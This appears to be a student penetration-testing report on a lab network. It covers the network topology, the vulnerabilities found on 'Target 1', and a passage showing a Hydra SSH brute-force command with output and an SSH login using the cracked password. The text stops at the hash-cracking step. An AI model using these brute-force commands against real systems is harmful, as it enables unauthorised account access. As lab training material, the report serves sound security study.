X-CORP: Security Operations Center

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities


Exploits Used

Avoiding Detections

Maintaining Access

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVm-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Weak Credentials	provides the ability to brute force users passwords	gained access to michael’s user account
MySQL access	login info was found in wp-config.php, accessible by using Michael’s credentials	gained access to MySQL Database
Misconfiguration of User Privileges	User Steven was granted sudo access for python therefore could be elevated to root	gained root access

Exploits Used


Exploitation: Weak Credentials

First Vulnerability (SSH):

- Using the Hydra command we were able to figure out Michael’s password which is “michael”.
- The exploit granted access to Michael’s account.



```
root@Kali:~# hydra -l michael -P /usr/share/john/password.lst 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret servic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-13 13:12:57
[DATA] max 4 tasks per 1 server, overall 4 tasks, 3559 login tries (l:1/p:3559), ~890
[DATA] attacking ssh://192.168.1.110:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 3515 to do in 01:20h, 4 active
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-13 13:14:28
```




```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Jan 10 05:11:08 2021 from 192.168.1.90
michael@target1:~$
```

Exploitation: MySQL Configuration File Access


Second Vulnerability (MySQL):

- Once logged into the database we found the password hash for Steven's account. Using the John command we obtained the password.

